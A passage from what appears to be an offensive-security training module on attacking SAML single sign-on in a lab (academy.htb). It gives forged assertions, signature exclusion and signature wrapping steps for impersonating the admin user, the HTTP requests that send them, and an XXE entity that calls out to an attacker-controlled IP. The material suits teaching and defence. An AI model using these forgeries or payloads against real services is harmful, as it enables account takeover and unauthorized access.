    <saml:Conditions NotBefore="2024-03-29T10:26:44Z" NotOnOrAfter="2024-
03-29T10:32:14Z">
      <saml:AudienceRestriction>
        <saml:Audience>http://academy.htb/</saml:Audience>
      </saml:AudienceRestriction>
    </saml:Conditions>
    <saml:AuthnStatement AuthnInstant="2024-03-29T10:27:14Z"
SessionNotOnOrAfter="2024-03-29T18:27:14Z"
SessionIndex="_198010fecef918e3222495ec1eea3401e2b5445a4d">
      <saml:AuthnContext>

<saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:Password
</saml:AuthnContextClassRef>
      </saml:AuthnContext>
    </saml:AuthnStatement>
    <saml:AttributeStatement>
      <saml:Attribute Name="id"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
```

```
        <saml:AttributeValue
xsi:type="xs:string">1234</saml:AttributeValue>
      </saml:Attribute>
      <saml:Attribute Name="name"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
        <saml:AttributeValue xsi:type="xs:string">htb-
stdnt</saml:AttributeValue>
      </saml:Attribute>
      <saml:Attribute Name="email"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
        <saml:AttributeValue xsi:type="xs:string">[email protected]
</saml:AttributeValue>
      </saml:Attribute>
    </saml:AttributeStatement>
  </saml:Assertion>
</samlp:Response>
```

While this is a lot of data, the most essential parts are the following:

- `ds:Signature`: contains the digital signature by the IdP to ensure the SAML assertion cannot be tampered with
- `saml:Assertion`: The SAML assertion that contains information about the user's authentication status

As we can see, the SAML assertion contains the following attributes, which are displayed on `academy.htb`:


```
<saml:AttributeStatement>
        <saml:Attribute Name="id"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
                <saml:AttributeValue
xsi:type="xs:string">1234</saml:AttributeValue>
        </saml:Attribute>
        <saml:Attribute Name="name"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
                <saml:AttributeValue xsi:type="xs:string">htb-
stdnt</saml:AttributeValue>
        </saml:Attribute>
        <saml:Attribute Name="email"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
                <saml:AttributeValue xsi:type="xs:string">[email
protected]</saml:AttributeValue>
        </saml:Attribute>
</saml:AttributeStatement>
```

Signature Exclusion Attack

Signature Exclusion is an attack that manipulates the SAML response by removing the signature. If a service provider is misconfigured only to verify the signature if one is present and defaults to accepting the SAML response, removing the signature enables an attacker to manipulate the SAML response to impersonate other users.

Signature Verification

After a successful authentication with our account, the application displays some user information about our profile:



As seen in the previous section, the authentication information is taken from the signed SAML assertion. Further data can then be retrieved from a database, such as the message for our user.

If we want to impersonate a different user, we need to change the values in the SAML assertion used by the web application for authentication.

To obtain the XML SAML response, we need to URL-decode and Base64-decode the data from the response, revealing the data we have seen in the previous section. Let us attempt to impersonate the `admin` user by manipulating the SAML assertion. The valid assertion contains the following username:

```
<saml:Attribute Name="name"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
        <saml:AttributeValue xsi:type="xs:string">htb-
stdnt</saml:AttributeValue>
</saml:Attribute>
```


We can simply manipulate the username by changing `htb-stdnt` to `admin`:

```
<saml:Attribute Name="name"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
        <saml:AttributeValue
xsi:type="xs:string">admin</saml:AttributeValue>
</saml:Attribute>
```

Afterward, we need to Base64-encode and then URL-encode the entire SAML response. We can then replace the valid SAML Response, resulting in the following request:

```
POST /acs.php HTTP/1.1
Host: academy.htb
Content-Length: 8811
Content-Type: application/x-www-form-urlencoded

SAMLResponse=PHNhb[...]%3d&RelayState=%2Facs.php
```


However, since our manipulation invalidates the signature, it is not accepted by the web application:



Signature Exclusion

If a web application is severely misconfigured, it may skip the signature verification entirely if the SAML response does not contain a signature XML element. This would enable us to manipulate the SAML response arbitrarily.

To test this, we need to obtain the XML representation of the SAML response, as discussed before. Next, we manipulate the SAML assertion, changing the username from `htb-stdnt` to `admin`. To conduct the signature exclusion, we must remove all signatures from the SAML response, which are the `ds:Signature` XML elements. Multiple signatures may be present in a single SAML response, depending on what exactly is signed. After removing all signature elements, we are left with the following SAML response:


```
<samlp:Response
        xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol"
        xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
ID="_d821fe97fd0710b1df434c5fff579972d67d1cd358" Version="2.0"
IssueInstant="2024-03-29T17:44:58Z"
Destination="http://academy.htb/acs.php"
InResponseTo="ONELOGIN_96a488ebd22db24ee7e884a21add7b8829771e9a">

<saml:Issuer>http://sso.htb/simplesaml/saml2/idp/metadata.php</saml:Issuer
>
        <samlp:Status>
                <samlp:StatusCode
Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
        </samlp:Status>
        <saml:Assertion
                xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
                xmlns:xs="http://www.w3.org/2001/XMLSchema"
ID="_1cdba427a3574890ffd91247285271e5823c2976ac" Version="2.0"
IssueInstant="2024-03-29T17:44:58Z">

<saml:Issuer>http://sso.htb/simplesaml/saml2/idp/metadata.php</saml:Issuer
>
                <saml:Subject>
                        <saml:NameID SPNameQualifier="http://academy.htb/"
Format="urn:oasis:names:tc:SAML:2.0:nameid-
format:transient">_a79f33ac54f4d59d65506d5185ec675478b625cd6a</saml:NameID
>
                        <saml:SubjectConfirmation
Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
                                <saml:SubjectConfirmationData
NotOnOrAfter="2024-03-29T17:49:58Z" Recipient="http://academy.htb/acs.php"
InResponseTo="ONELOGIN_96a488ebd22db24ee7e884a21add7b8829771e9a"/>
                        </saml:SubjectConfirmation>
                </saml:Subject>
                <saml:Conditions NotBefore="2024-03-29T17:44:28Z"
NotOnOrAfter="2024-03-29T17:49:58Z">
                        <saml:AudienceRestriction>

<saml:Audience>http://academy.htb/</saml:Audience>
                        </saml:AudienceRestriction>
                </saml:Conditions>
```

```
                <saml:AuthnStatement AuthnInstant="2024-03-29T17:44:58Z"
SessionNotOnOrAfter="2024-03-30T01:44:58Z"
SessionIndex="_c4bb9dc9110c30e62a090e1b60489276db4801b96f">
                        <saml:AuthnContext>
<saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:Password
</saml:AuthnContextClassRef>
                        </saml:AuthnContext>
                </saml:AuthnStatement>
                <saml:AttributeStatement>
                        <saml:Attribute Name="id"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
                                <saml:AttributeValue
xsi:type="xs:string">1337</saml:AttributeValue>
                        </saml:Attribute>
                        <saml:Attribute Name="name"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
                                <saml:AttributeValue
xsi:type="xs:string">admin</saml:AttributeValue>
                        </saml:Attribute>
                        <saml:Attribute Name="email"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
                                <saml:AttributeValue xsi:type="xs:string">
[email protected]</saml:AttributeValue>
                        </saml:Attribute>
                </saml:AttributeStatement>
        </saml:Assertion>
</samlp:Response>
```


Just like before, we need to encode the data properly before sending it in the following request:

```
POST /acs.php HTTP/1.1
Host: academy.htb
Content-Length: 3285
Content-Type: application/x-www-form-urlencoded

SAMLResponse=PHNhbW[...]%2b&RelayState=%2Facs.php
```

The web application successfully accepts our manipulated SAML response and authenticates us as the admin user:



Signature Wrapping Attack

Signature Wrapping is a class of attack against SAML implementations that intends to create a discrepancy between the signature verification logic and the logic extracting the authentication information from the SAML assertion. This is achieved by injecting XML elements into the SAML response that do not invalidate the signature but potentially confuse the application, resulting in the application using the injected and unsigned authentication information instead of the signed authentication information.

For more details on the attack, check out this paper.

Theory

The SAML IdP can sign the entire SAML response or only the SAML Assertion. The element signed by a `ds:Signature` XML-node is referenced in the `ds:Reference` XML-node. For instance, let us consider the following SAML response:

```
<samlp:Response ID="_941d62a2c2213add334c8e31ea8c11e3d177eba142" [...] >
        [...]
        <saml:Assertion ID="_3227482244c22633671f7e3df3ee1a24a51a53c013"
[...] >
            [...]
            <ds:Signature>
                <ds:SignedInfo>
                    [...]
                    <ds:Reference
URI="#_3227482244c22633671f7e3df3ee1a24a51a53c013">
                [...]
                    </ds:Reference>
                </ds:SignedInfo>
            </ds:Signature>
            [...]
         </saml:Assertion>
</samlp:Response>
```

As we can see, the `ds:Signature` node contains a `ds:Reference` node containing a `URI` attribute with the value `#_3227482244c22633671f7e3df3ee1a24a51a53c013`. This indicates that the signature was computed over the XML node with the ID `_3227482244c22633671f7e3df3ee1a24a51a53c013`. As we can see, this is the ID of the SAML assertion, so, in this case, the signature does not protect the entire SAML response but only the SAML assertion.

Furthermore, there are different locations where the signature can be located:

- `enveloped` signatures are descendants of the signed resource
- `enveloping` signatures are predecessors of the signed resource
- `detached` signatures are neither descendants nor predecessors of the signed resource

For instance, the above example is an `enveloped` signature, as the signature is a descendant of the `saml:Assertion` node, which it protects.

On the other hand, the following would be an example of an `enveloping` signature, as the signature is a predecessor of the `saml:Assertion` node, which it protects.

```
<samlp:Response ID="_941d62a2c2213add334c8e31ea8c11e3d177eba142" [...] >
        [...]
        <ds:Signature>
                <ds:SignedInfo>
                    [...]
                    <ds:Reference
URI="#_3227482244c22633671f7e3df3ee1a24a51a53c013">
                    [...]
                    </ds:Reference>
            </ds:SignedInfo>
                <saml:Assertion
ID="_3227482244c22633671f7e3df3ee1a24a51a53c013" [...] >
                    [...]
                </saml:Assertion>
                [...]
        </ds:Signature>
</samlp:Response>
```


Lastly, the following is an example of a `detached` signature:

```
<samlp:Response ID="_941d62a2c2213add334c8e31ea8c11e3d177eba142" [...] >
        [...]
        <saml:Assertion ID="_3227482244c22633671f7e3df3ee1a24a51a53c013"
[...] >
            [...]
         </saml:Assertion>
         <ds:Signature>
```


```
            <ds:SignedInfo>
                    [...]
                    <ds:Reference
URI="#_3227482244c22633671f7e3df3ee1a24a51a53c013">
                [...]
                </ds:Reference>
            </ds:SignedInfo>
        </ds:Signature>
        [...]
</samlp:Response>
```

Due to these permutations, there are different kinds of signature wrapping attacks that can be applied depending on what XML node is signed and where the signature is located. For simplicity's sake, we will only focus on a single type of signature wrapping attack.

Consider a SAML response with an `enveloped` signature that protects only the SAML assertion. The structure looks like this:



Now, to create a discrepancy between the signature verification logic and the application logic, we can inject a new SAML assertion before the signed assertion, resulting in the following structure:



This does not invalidate the signature since the signed assertion remains unchanged and is still present in the SAML response. Furthermore, the SAML response is not protected by a signature, and thus, we can inject an additional assertion.

The signature wrapping attack is successful if the following holds:

- The signature verification logic searches the SAML response for the `ds:Signature` node and the element referenced in the `ds:Reference` element. The signature is then verified, and no additional checks are performed (such as a check of the number of SAML assertions present in the SAML response)
- The application logic retrieves authentication information from the first SAML assertion it finds within the SAML response

Since the application logic does not explicitly retrieve the authentication information from the SAML assertion referenced in the `ds:Reference` node that is protected by the signature but rather retrieves the information from the first assertion in the SAML response, it will use our injected SAML assertion which is not protected by any signature and thus we can manipulate it arbitrarily.

Execution

To execute the signature wrapping attack discussed above, we first need to obtain the XML representation of the SAML response as described in the previous section. After verifying that the SAML response has the above structure, we can copy the `saml:Assertion` node. After removing the signature, we are left with the following data:

```
<saml:Assertion xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xs="http://www.w3.org/2001/XMLSchema"
ID="_3227482244c22633671f7e3df3ee1a24a51a53c013" Version="2.0"
IssueInstant="2024-03-31T09:57:18Z">
        <saml:Issuer>
                http://sso.htb/simplesaml/saml2/idp/metadata.php
        </saml:Issuer>
        <saml:Subject>
                <saml:NameID SPNameQualifier="http://academy.htb/"
Format="urn:oasis:names:tc:SAML:2.0:nameid-format:transient">
                        _ce163f0a42951fc08b82c0d5760d6a3d9088faec7b
                </saml:NameID>
                <saml:SubjectConfirmation
Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
                        <saml:SubjectConfirmationData NotOnOrAfter="2024-
03-31T10:02:18Z" Recipient="http://academy.htb/acs.php"
InResponseTo="ONELOGIN_8fd53e48e8ff2da4bca7a64d5153610168e04af4"/>
                </saml:SubjectConfirmation>
        </saml:Subject>
        <saml:Conditions NotBefore="2024-03-31T09:56:48Z"
NotOnOrAfter="2024-03-31T10:02:18Z">
                <saml:AudienceRestriction>
                        <saml:Audience>http://academy.htb/</saml:Audience>
                </saml:AudienceRestriction>
        </saml:Conditions>
        <saml:AuthnStatement AuthnInstant="2024-03-31T09:57:18Z"
SessionNotOnOrAfter="2024-03-31T17:57:18Z"
SessionIndex="_9063d2a0ba9a6fdcf99fa79efccc10bd00539b5949">
                <saml:AuthnContext>

<saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:Password
</saml:AuthnContextClassRef>
                </saml:AuthnContext>
        </saml:AuthnStatement>
        <saml:AttributeStatement>
                <saml:Attribute Name="id"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
                        <saml:AttributeValue
xsi:type="xs:string">1337</saml:AttributeValue>
                </saml:Attribute>
                <saml:Attribute Name="name"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
                        <saml:AttributeValue xsi:type="xs:string">htb-
stdnt</saml:AttributeValue>
```

```
                </saml:Attribute>
                <saml:Attribute Name="email"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
                        <saml:AttributeValue xsi:type="xs:string">[email
protected]</saml:AttributeValue>
                </saml:Attribute>
        </saml:AttributeStatement>
</saml:Assertion>
```

Let us manipulate the assertion by changing the ID to `_evilID` and manipulating the attributes to enable us to authenticate as the `admin` user. We will change the user ID to `1`, the username to `admin`, and the email to `[email protected]`, resulting in the following manipulated assertion:

```
<saml:Assertion xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xs="http://www.w3.org/2001/XMLSchema" ID="_evilID" Version="2.0"
IssueInstant="2024-03-31T09:57:18Z">
        <saml:Issuer>
                http://sso.htb/simplesaml/saml2/idp/metadata.php
        </saml:Issuer>
        <saml:Subject>
                <saml:NameID SPNameQualifier="http://academy.htb/"
Format="urn:oasis:names:tc:SAML:2.0:nameid-format:transient">
                        _ce163f0a42951fc08b82c0d5760d6a3d9088faec7b
                </saml:NameID>
                <saml:SubjectConfirmation
Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
                        <saml:SubjectConfirmationData NotOnOrAfter="2024-
03-31T10:02:18Z" Recipient="http://academy.htb/acs.php"
InResponseTo="ONELOGIN_8fd53e48e8ff2da4bca7a64d5153610168e04af4"/>
                </saml:SubjectConfirmation>
        </saml:Subject>
        <saml:Conditions NotBefore="2024-03-31T09:56:48Z"
NotOnOrAfter="2024-03-31T10:02:18Z">
                <saml:AudienceRestriction>
                        <saml:Audience>http://academy.htb/</saml:Audience>
                </saml:AudienceRestriction>
        </saml:Conditions>
        <saml:AuthnStatement AuthnInstant="2024-03-31T09:57:18Z"
SessionNotOnOrAfter="2024-03-31T17:57:18Z"
SessionIndex="_9063d2a0ba9a6fdcf99fa79efccc10bd00539b5949">
                <saml:AuthnContext>

<saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:Password
</saml:AuthnContextClassRef>
                </saml:AuthnContext>
        </saml:AuthnStatement>
```

```
        <saml:AttributeStatement>
                <saml:Attribute Name="id"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
                        <saml:AttributeValue
xsi:type="xs:string">1</saml:AttributeValue>
                </saml:Attribute>
                <saml:Attribute Name="name"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
                        <saml:AttributeValue
xsi:type="xs:string">admin</saml:AttributeValue>
                </saml:Attribute>
                <saml:Attribute Name="email"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
                        <saml:AttributeValue xsi:type="xs:string">[email
protected]</saml:AttributeValue>
                </saml:Attribute>
        </saml:AttributeStatement>
</saml:Assertion>
```

We can inject our manipulated assertion into the SAML response to achieve the above structure. This results in the following SAML response. Note that the first assertion is our injected assertion, while the second assertion is the original unchanged and signed assertion:


```
<samlp:Response xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
ID="_941d62a2c2213add334c8e31ea8c11e3d177eba142" Version="2.0"
IssueInstant="2024-03-31T09:57:18Z"
Destination="http://academy.htb/acs.php"
InResponseTo="ONELOGIN_8fd53e48e8ff2da4bca7a64d5153610168e04af4">

<saml:Issuer>http://sso.htb/simplesaml/saml2/idp/metadata.php</saml:Issuer
>
        <samlp:Status>
                <samlp:StatusCode
Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
        </samlp:Status>
        <saml:Assertion xmlns:xsi="http://www.w3.org/2001/XMLSchema-
instance" xmlns:xs="http://www.w3.org/2001/XMLSchema" ID="_evilID"
Version="2.0" IssueInstant="2024-03-31T09:57:18Z">
                [...]
        </saml:Assertion>
        <saml:Assertion xmlns:xsi="http://www.w3.org/2001/XMLSchema-
instance" xmlns:xs="http://www.w3.org/2001/XMLSchema"
ID="_3227482244c22633671f7e3df3ee1a24a51a53c013" Version="2.0"
IssueInstant="2024-03-31T09:57:18Z">
                [...]
```

```
        </saml:Assertion>
</samlp:Response>
```

The final step is Base64-encoding and then URL-encoding the SAML response before sending it to the service provider in the following request:

```
POST /acs.php HTTP/1.1
Host: academy.htb
Content-Length: 8801
Content-Type: application/x-www-form-urlencoded

SAMLResponse=PHNhbW[...]%2b&RelayState=%2Facs.php
```

This enables us to authenticate as the `admin` user:



Additional SAML Vulnerabilities

Since SAML uses an XML data format for data representation, flawed SAML implementations may be vulnerable to attacks on XML-based data. These are `XML eXternal Entity Injection (XXE)` and `XSLT Server-side Injection`.

XXE Injection

If a SAML service provider relies on a misconfigured XML parser that loads external entities, it may be vulnerable to XXE injection. We can try injecting an XXE payload into the SAML response to test for this vulnerability. For instance, we can try to get a simple connection to a system under our control to confirm the vulnerability:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY % xxe SYSTEM "http://172.17.0.1:8000"> %xxe; ]>
```

